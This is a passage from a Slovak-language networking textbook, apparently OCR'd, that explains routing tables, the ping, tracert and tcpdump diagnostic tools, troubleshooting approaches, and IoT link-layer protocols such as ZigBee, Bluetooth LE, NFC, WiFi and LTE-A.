
systému pre vykazovanie dochádzky. Pripojením do virtuálnej privátnej siete, ktorá je smerovaná na základe smerovacích tabuliek, je umožnené, aby k serveru s dochádzkou, ktorý je v Texase v USA, mohli pristupovať aj ľudia v Melbourne v Austrálii.

Obrázok 5.9 - Prepojenie LAN sietí s pomocou smerovačov

Zdroj [20]

Smerovanie v IP sieťach využíva znova rovnaký koncept, ako sa používa pri doručení poštového balíka. Kedykoľvek uzol potrebuje odoslať dáta do iného uzla v sieti, musí najprv vedieť, kam ju poslať. Ak sa zdrojový uzol nemôže priamo pripojiť k cieľovému uzlu, musí ho poslať cez iné uzly pozdĺž príslušnej trasy do cieľového uzla.

Obrázok 5.10 - Siete prepojené s pomocou smerovačov

Zdroj [20]

Väčšina uzlov (PC, switch) sa nesnaží zistiť, ktorá cesta by mohla fungovať pre úspešné doručenie balíka. Namiesto toho uzol pošle IP paket do zariadenia, ktorého IP adresu má registrovanú ako bránu pre danú LAN sieť. Brána potom rozhodne, ako smerovať balík do správneho cieľa.

Smerovacia tabuľka

Každá brána musí sledovať, akým spôsobom sa menia cesty do rôznych sietí. To všetko preto, aby bola schopná preposielať balíky s rôznou cieľovou adresou. Evidenciu a správu týchto informácií o cestách zabezpečuje smerovacia tabuľka. Je to databáza, ktorá sleduje trasy a vytvára takpovediac mapu siete.

Smerovače tieto informácie medzi sebou zdieľajú, čím sa všetky zariadenia môžu dozvedieť o novej sieti a trase k nej. Toto zdieľanie informácií platí za predpokladu, že je v sieti používaný smerovací protokol, ktorému zariadenia rozumejú.

```
Router2#show ip route

Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP

       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

       E1 - OSPF external type 1, E2 - OSPF external type 2

       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

       ia - IS-IS inter area, * - candidate default, U - per-user static route

       o - ODR, P - periodic downloaded static route

Gateway of last resort is 192.168.5.10 to network 0.0.0.0

C    192.168.5.0/24 is directly connected, FastEthernet0/1

C    192.168.1.0/24 is directly connected, FastEthernet0/0

     192.168.100.0/24 is variably subnetted, 2 subnets, 2 masks

S       192.168.100.0/24 [1/0] via 192.168.5.2

S       192.168.100.75/32 [1/0] via 192.168.5.5

S*   0.0.0.0/0 [1/0] via 192.168.5.10
```

Smerovacia tabuľka pozostáva z najmenej troch informačných polí:

- **identifikátor siete** - IP adresa cieľovej podsiete.
- **metrika** - určuje kvalitu cesty. V niektorých prípadoch môže byť do cieľovej siete v databáze niekoľko ciest. Zariadenie sa pri viacerých cestách rozhodne na základe metriky.
- **ďalší skok (next hop)** - IP adresa nasledujúceho zariadenia pripojeného k danému sieťovému rozhraniu. Ak sa zariadenie pri smerovaní paketov rozhodne pre danú cestu, posiela dáta na priradenú IP adresu ďalšieho skoku.

V závislosti od aplikácie a implementácie smerovacieho protokolu, môže databáza obsahovať aj ďalšie hodnoty, ktoré spresnia výber cesty. Jednoduchú smerovaciu tabuľku si vieme pozrieť aj na operačných systémoch Windows a Linux zadaním príkazu route print.

```
IPv4 Route Table

===========================================================================

Active Routes:

Net. Destination    Netmask      Gateway       Interface  Metric

0.0.0.0          0.0.0.0          192.168.1.1    192.168.1.105     50

127.0.0.0       255.0.0.0            On-link         127.0.0.1    331

127.0.0.1    255.255.255.255        On-link         127.0.0.1    331

192.168.1.255  255.255.255.255      On-link     192.168.1.105    306

192.168.56.0    255.255.255.0       On-link      192.168.56.1    281

224.0.0.0        240.0.0.0          On-link     192.168.1.105    306

255.255.255.255  255.255.255.255    On-link         127.0.0.1    331

255.255.255.255  255.255.255.255    On-link      192.168.56.1    281

255.255.255.255  255.255.255.255    On-link     192.168.1.105    306

===========================================================================
```

V súčasnosti existuje niekoľko rôznych smerovacích protokolov. Každý z nich má svoje technické špecifikácie, ktoré je potrebné zvážiť pri výbere vhodného protokolu pre sieť.

Konkrétne princípy a fungovania smerovacích protokolov sú mimo rozsah tejto knihy. Komplexné vysvetlenie problematiky smerovania je možné získať v špecializovaných kurzoch orientovaných na sieťové technológie.

5.4 Diagnostika sietí

Sieťová komunikácia je veľmi komplexný proces. V prípade problémov môže byť diagnostika pomerne náročná.

V mnohých oblastiach platí, že problém je možné riešiť rôznymi spôsobmi. Aj v prípade diagnostiky sietí existuje niekoľko postupov, ktoré sa dajú použiť. Základom je použiť dobre štruktúrovaný postup, ktorý riešenie problému výrazne urýchli v porovnaní s náhodným testovaním.

Veľkou výhodou je, že osvojením prístupov a metód diagnostiky je možné riešiť problémy aj v iných inžinierskych oblastiach. V praxi bolo overených niekoľko diagnostických prístupov a postupov, ktoré pomáhajú identifikovať a vyriešiť problémy v najkratšom možnom čase. Celý proces odstraňovania problémov zjednodušujú diagnostické nástroje.

5.4.1 Diagnostické nástroje

Operačné systémy ponúkajú vo svojom základnom balíku niekoľko diagnostických nástrojov. Tieto nástroje sú v praxi používané veľmi často aj napriek tomu, že poskytujú len základnú diagnostiku. Ich osvojenie dáva veľmi silné možnosti, ako efektívne pracovať pri diagnostike problémov v sieti.

Ping

Ping je nástroj pre diagnostiku počítačovej siete, ktorý sa používa na otestovanie dostupnosti hostiteľa v IP sieti. Meria čas správy, za ktorý bola odoslaná od hostiteľa k cieľovému počítaču. Ten na základe protokolom definovanej žiadosti odpovie štandardnou správou. Princíp funkcionality nástroja ping pochádza z aktívnej sonarovej technológie, ktorá vysiela impulz zvuku a počúva ozvenu. Na základe rozdielu časov medzi odoslaním signálu a prijatím odrazu sa odhaduje vzdialenosť detegovaného objektu.

Nástoj je dostupný cez príkazový riadok (terminál) operačného systému. Ako parameter príkazu sa najčastejšie zadáva IP adresa cieľového zariadenia, ktorého dostupnosť chceme otestovať. Výstup programu je krátka sumarizácia testu, ktorá obsahuje chyby, straty paketov a štatistický súhrn výsledkov, zvyčajne vrátane minimálneho, maximálneho a priemerného času. Výstup má nasledujúci formát:

```
>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:

Reply from 8.8.8.8: bytes=32 time=49ms TTL=51

Reply from 8.8.8.8: bytes=32 time=49ms TTL=51

Reply from 8.8.8.8: bytes=32 time=49ms TTL=51

Reply from 8.8.8.8: bytes=32 time=49ms TTL=51


Ping statistics for 8.8.8.8:

    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

    Minimum = 49ms, Maximum = 49ms, Average = 49ms
```

Tracert/Traceroute

Traceroute je unixový diagnostický nástroj pre analýzu počítačovej siete na zobrazenie trasy a meranie oneskorení paketov v sieti. Existuje niekoľko rozličných implementácií nástroja traceroute. Napríklad na operačných systémoch Windows je tento nástroj ukrytý pod názvom tracert. Nástroje sú dostupné z príkazového riadku (terminál) operačných systémov.

Podobne ako pri nástroji ping aj traceroute, ako parameter príkazu, najčastejšie používa IPv4 adresu cieľového zariadenia, ktorého dostupnosť chceme otestovať.

Ukážka výpisu Windows verzie nástroja traceroute.

```
>tracert mytestserver.com

Tracing route to mytestserver.com [128.35.216.84]

over a maximum of 30 hops:

  1    111 ms   70 ms   71 ms      11.200.200.200

  2    67 ms    67 ms    66 ms      14.29.0.2

  3    67 ms    69 ms    67 ms      14.35.157.97

  4    69 ms    69 ms    70 ms      14.132.154.210

  5    70 ms    70 ms    70 ms      14.132.140.154

  6    193 ms   193 ms   194 ms     14.132.140.153

  7    89 ms    88 ms    88 ms      15.131.74.242

  8    *        *        *          Request timed out.

  9    88 ms    88 ms    88 ms      128.35.216.84

Trace complete.
```

TcpDump

Mnoho Linuxových systémov a sieťových zariadení (router, firewall) ponúka pre diagnostiku sieťovej komunikácie nástroje na jej zachytávanie (tcpdump, ffilter, fwfilter a podobne). Pomocou týchto nástrojov je možné získať detailné informácie o aktuálne prebiehajúcej sieťovej komunikácii.

Zachytávanie sa vykonáva nad sieťovým rozhraním, kde je priradený filter. Filtre sú veľmi dôležité, pretože po sieti je posielané ohromné množstvo dát. V prípade diagnostiky konkrétneho problému ide doslova o hľadanie ihly v kope sena. Napríklad, ak nie je funkčné pripojenie z IP adresy 10.58.39.14 na server s IP adresou 143.1.42.52 cez port 443. Údaje o tejto konkrétnej komunikácií sa veľmi ľahko stratia v hromade dát, ktoré aktuálne pretekajú cez sledované sieťové rozhranie.

Zachytená informácia má formát:

```
$ tcpdump -n "dst host 192.168.1.1 and (dst port 80 or dst port 443)"

listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

14:38:38.184913 IP valh4.lell.net.ssh > yy.domain.icp.net.443: P 142:158(116)
ack 1561463966 win 63652

14:38:38.690919 IP valh4.lell.net.ssh > yy.domain.icp.net.443: P 116:232(116)
ack 1 win 63652

2 packets captured

13 packets received by filter
```

```
0 packets dropped by kernel
```

Zachytenú komunikáciu je možné exportovať do súboru, ktorý je použiteľný pre ďalšie analýzy. Podobným programom ako tcpdump je Wireshark. Táto aplikácia má grafické rozhranie, čo môže zjednodušiť následnú analýzu dát. Zvládnutie práce s týmto nástrojom otvára nové možnosti pri diagnostike pokročilých až náročných sieťových problémov.

5.4.2 Diagnostické prístupy

V súčasnosti patria medzi najviac obľúbené diagnostické prístupy nasledovné:

Zhora-nadol (top-down) – diagnostický model, ktorý používa OSI referenčný model. Testujú sa protokoly bežiace na jednotlivých vrstvách modelu, pričom sa začína na najvyššej vrstve a postupuje sa smerom nadol.

Zdola-nahor (bottom-up) – podobný diagnostický model ako zhora-nadol, s tým rozdielom, že testovanie sa začína na najnižšej vrstve OSI modelu a postupuje sa smerom nahor.

Rozdeľ a panuj – prístup, ktorý kombinuje predchádzajúce diagnostické metódy (top-down a bottom-up). Testovanie sa začína v stredných vrstvách modelu. Podľa výsledku sa ďalej postupuje smerom nahor alebo nadol.

Ssleduj cestu – metóda, ktorá dopĺňa vyššie spomenuté diagnostické prístupy. Pomáha identifikovať skutočnú cestu komunikácie od zdroja po cieľ, čím sa identifikuje miesto, kde vznikol problém.

Nájdi rozdiel – pri využití tejto metódy sa porovnávajú dve systémové konfigurácie. Potenciálne rozdiely môžu predstavovať príčinu problémov. Vždy je potrebné porovnávať dva ekvivalentné systémy, pričom jeden funguje a druhý nie.

Presunutie problému – diagnostický prístup, ktorý vymieňa komponenty systému a testuje, či bol problém odstránený. Táto metóda je pomerne ťažko aplikovateľná vo veľkých firemných sieťach.

5.5 IoT protokoly

V súčasnosti existuje niekoľko protokolov vhodných pre nasadenie v prostredí IoT. K dispozícii je niekoľko komunikačných protokolov pre jednotlivé vrstvy sieťového modelu OSI:

Relačná vrstva (Session)	MQTT, SMQTT, AMQP, CoAP, XMPP, DDS
Sieťová vrstva (Network)	RPL, CORPL, CARP, 6LoWPAN, 6TiSCH, 6Lo, IPv6 over G.9959, IPv6 over Bluetooth Low Energy
Spojová vrstva (Data link)	IEEE 802.15.4e, IEEE 802.11 ah, WirelessHART, Z-Wave, Bluetooth Low Energy, Zigbee Smart Energy, DASH7, HomePlug, G.9959, LTE-A, LoRaWAN, Weightless, DECT/ULE

Tabuľka 5.2 - Prehľad IoT protokolov

Vývoj nových komunikačných protokolov pre oblasť IoT a ich štandardizácie je veľmi živá oblasť, ktorej sa venuje veľká pozornosť. Na definícii, vývoji a testovaní sa podieľajú mnoho univerzity,

významné inštitúcie v oblasti certifikácii a štandardizácií priemyselných riešení či komerčné firmy z oblasti IT a priemyslu.

5.5.1 Spojová vrstva


Na vývoji každého protokolu pracovali nezávislé skupiny odborníkov, aby vyvinuli špecifikácie pokrývajúce vrstvy siete, bezpečnosti a aplikačné požiadavky praxe. V krátkosti sa pozrieme na niekoľko najrozšírenejších protokolov.

ZigBee

ZigBee je technológia bezdrôtovej komunikácie. Vyznačuje sa:

- krátkym dosahom,
- nízkou náročnosťou,
- nízkou spotrebou,
- nízkou rýchlosťou,
- nízkymi nákladmi na prevádzku,
- podporou duplexnej (obojsmernej) komunikácie.

Využíva sa na bezdrôtovú dátovú komunikáciu s nízkymi rýchlosťami prenosu dát medzi rôznymi elektronickými zariadeniami v krátkej vzdialenosti s nízkou spotrebou energie. Maximálna prenosová rýchlosť je 250 kbps a je nižšia ako Bluetooth a Bluetooth LE. Táto technológia je vhodná pre aplikáciu, pre ktorú je dátový prenos malý a je potrebných veľa zariadení.

Obrázok 5.11 - Topológia ZigBee

Zdroj [21]

Pomocou ZigBee protokolu je možné vytvoriť sieť snímačov a pokúsiť sa aplikovať ich na rôzne monitorovacie a riadiace aplikácie, ako napríklad ovládanie klimatizácie, riadenie osvetlenia, riadenie fyzickej distribúcie, riadenie domu.

ZigBee sa v súčasnosti používa najmä na prenos informácií medzi rôznymi elektronickými zariadeniami, ktoré sú v krátkej vzdialenosti a rýchlosť prenosu údajov nie je veľmi vysoká. Zameriava sa hlavne na trhy s periférnymi zariadeniami pre počítače (myš, klávesnicu, ovládací prvok) a spotrebnej elektroniky (TV, VCR, CD, VCD, diaľkové ovládanie DVD a ďalších zariadení), hračky

(elektronické zvieratá), zdravotná starostlivosť (monitory a snímače) a priemyselné ovládacie prvky (monitory, senzory a automatizačné zariadenia).

Bluetooth LE


Bluetooth LE je charakteristickou črtou špecifikácie Bluetooth 4.0. Je navrhnutý pre aplikácie s extrémne nízkym výkonom, ale zachováva podobnosť s klasickým rozhraním Bluetooth.

Vo fyzickej vrstve používa technológia Bluetooth LE aj naďalej adaptačné spektrum šírenia frekvencií (FHSS). Počet kanálov sa zmenšil zo 79 (v klasickom Bluetooth) na 40. Základná rýchlosť Bluetooth LE je 1 Mb / s. Bluetooth LE má z pohľadu pokrytia dosah až niekoľko desiatok metrov.

Proces komunikácie prebieha nasledujúcim spôsobom:

1. Zariadenia oznamujú svoju prítomnosť a schopnosť pripojenia.
2. Zariadenie, ktoré bude v hlavnej úlohe (označované aj ako master), počúva tieto oznámenia a iniciuje spojenie vyslaním správy s názvom “Žiadosť o pripojenie”. Táto správa je odoslaná ku každému zariadeniu, ku ktorému sa master pokúša pripojiť.
3. Master môže spravovať viac simultánnych spojení s viacerými klientskymi zariadeniami (označované ako slave).
4. Slave zariadenie môže byť pripojené iba k jednému master zariadeniu.

Preto Bluetooth LE vytvára topológiu hviezdy. Doba vytvorenia spojenia medzi hlavným a podriadeným zariadením trvá menej ako 3 ms. Akonáhle sú pripojené dve zariadenia, Master používa schému časového rozdelenia viacnásobného prístupu (TDMA) na plánovanie začiatku udalosti spojenia. Správa “Požiadavka pripojenia” slúži ako referencia pre synchronizáciu medzi Master a Slave.

Obrázok 5.12 – Topológia Bluetooth

Zdroj [22]

Near Field Communication (NFC)


Technológia NFC bola pôvodne vyvinutá a štandardizovaná do konca dvadsiateho storočia pre dopravný trh. Hlavnou myšlienkou bolo nasadenie elektronického predaja cestovných lístkov na báze zabezpečených mikrokontrolérov, ktoré sú podobné tým, ktoré sa používajú na SIM karte.

Technológia NFC v súčasnosti umožňuje ľuďom integrovať svoje vernostné karty, kreditné karty do svojich mobilných telefónov. Okrem integrácie týchto kariet do mobilných zariadení prináša technológia NFC aj inovatívne príležitosti pre mobilné komunikácie. Umožňuje dvom používateľom ľahko komunikovať a vymieňať si dáta jednoducho dotykom dvoch mobilných telefónov.

Technológia navyše poskytuje schopnosti čítačky NFC pre mobilné telefóny, takže je možné čítať značky RFID (Radio Frequency Identification).

Existujú tri hlavné prevádzkové režimy pre NFC:

- **režim emulácie karty** (pasívny režim) - zariadenie NFC sa správa ako existujúca bezkontaktná karta, ktorá zodpovedá niektorému staršiemu štandardu,
- **režim peer-to-peer -** dve zariadenia NFC si vymieňajú informácie. Zariadenie, ktoré je iniciátor (zariadenie na prieskum), vyžaduje menej energie v porovnaní s režimom snímača / zapisovača, pretože cieľ (poslucháč) používa vlastné napájanie,
- **režim čítačky / zapisovača** (aktívny režim) - zariadenie NFC je aktívne a číta alebo zapisuje na pasívnu staršiu značku RFID.

Obrázok 5.13 - NFC režim

Zdroj [11]


WiFi

Norma IEEE 802.11 rozširuje sieťové štandardy rady 802 na bezdrôtové médium tak, že špecifikuje komunikáciu bezdrôtovej lokálnej siete (WLAN) v pásmach ISM (frekvencie používané pre priemyselne, vedecké a medicínske účely). Prvá verzia bola zverejnená v roku 1997.

V nastaveniach infraštruktúry sa bezdrôtové stanice (STA) pripájajú alebo spájajú s prístupovým bodom (AP). Toto zoskupenie zariadení (STA (s) + AP) sa nazýva základná služba (BSS), kde sa každý STA môže pripojiť k externej sieti (Internetu) prostredníctvom pridruženého AP.

BSS používa identifikačné číslo služby (SSID) na identifikáciu, pričom bežní ľudia poznajú toto SSID skôr pod názvom siete. Viaceré AP je možné pripojiť cez káblový distribučný systém (DS), kde sú rôzne BSS označované ako rozšírená služba (ESS). V scenári, v ktorom BSS používajú rôzne SSID, môže STA zmeniť priradenie do siete s označením SSID, ale musí zmeniť svoju asociáciu s iným AP, čo spôsobí dočasnú stratu spojenia.

Základný identifikátor siete (BSSID) je fyzická adresa (MAC) AP, čo umožňuje STA identifikovať jedinečný BSS AP v ESS. Tento prieskum sa uskutočňuje na infraštruktúre n-WLAN v rámci jedného BSS, čo je znázornené na obrázku 5.15.

Obrázok 5.14 - WiFi sieť

Zdroj [20]

Aby sa klientsky počítač asocioval s access-pointom (AP), musí prejsť trojfázovým nastavovacím procesom, ako je znázornené na obrázku 5.15. Proces asociácie sa skladá z troch fáz:

- skenovanie,
- overovanie,
- asociácia.

Po zapnutí sieťovej karty pre WiFi sieť, môže systém objaviť blízke AP pomocou pasívneho alebo aktívneho skenovania.


Pasívne skenovanie

Zahŕňa počúvanie na každom kanáli vysielania majákov vysielaných z AP.

Aktívne skenovanie

Proces, kedy stanica aktívne vysiela rámec skenovania. Stanica s pomocou vše-smerového vysielania na zvolenom frekvenčnom kanále, informuje o svojej prítomnosti a pošle požiadavku na pripojenie do siete. Následné očakáva odpoveď z AP na danom kanáli.

Proces nadväzovania spojenia s prístupovým bodom WiFi siete obsahuje štyry hlavné kroky. Priebeh komunikácie je schématicky naznačený na obrázku 5.16.

Obrázok 5.15 - Proces pripojenia do WiFi siete

Zdroj [11]

Po nájdení všetkých AP v sieti a výbere jedného z nich sa spúšťa autentifikačný proces pripojenia. Tento proces prebieha nasledujúcim spôsobom:

Krok 1: Stanica prvýkrát odošle autentifikačný rámec, na ktorý vybraný AP reaguje s ďalšími autentifikačnými rámcami.


Krok 2: Proces autentifikácie obmedzuje stanice, ktoré môžu pristupovať do siete, ktorá je chránená konkrétnym AP. Jedná sa o mechanizmus kontroly prístupu k sieti.

Krok 3: Po úspešnej autentifikácii sa STA presunie do asociácie s AP odoslaním rámca žiadosti o pridruženie/znovuzavedenie, na ktorý AP odpovedá s rámcom odozvy asociácie/re-asociácie.

Krok 4: Nakoniec odosiela STA do AP APC rámček potvrdenia (ACK). Akonáhle AP obdrží tento rámec, ACK, STA je priradený k AP a platné spojenie sa vytvorí medzi STA a AP.

LTE-A

Long-Term Evolution Advanced, skrátene označované aj ako LTE-A. Táto technológia je známa aj ako 5G sieť, čo je súbor štandardov navrhnutých tak, aby vyhovovali požiadavkámpre komunikáciu medzi strojmi (machine-to-machine, označované aj ako M2M). LTE-A je následníkom siete LTE. Tento typ architektúry sa často používa pri IoT zariadeniach pripojených v mobilných sieťach.

Obrázok 5.16 - LTE-A architektúra

Zdroj [23]

Architektúra LTE-A pozostáva z hlavnej prístupovej brány, a takzvanej základovej stanice (Donor eNB, DeNB). JeJ úlohou je poskytovanie služieb RN uzlom, zaisťovanie preposielania paketov ďalej do siete, poskytovanie mobilných služieb.

Prostredníctvom uzlov označovaných ako RN, môže byť rozšírený dosah hlavnej siete. RN uzol zodpovedná za vytvorenie riadiacich a dátových plánov, ovláda bezdrôtové pripojenia a kontroly rádiového prístupu pre koncové zariadenia. Z pohľadu používateľa sa RN snaží vyzerať ako štandardný eNB uzol.

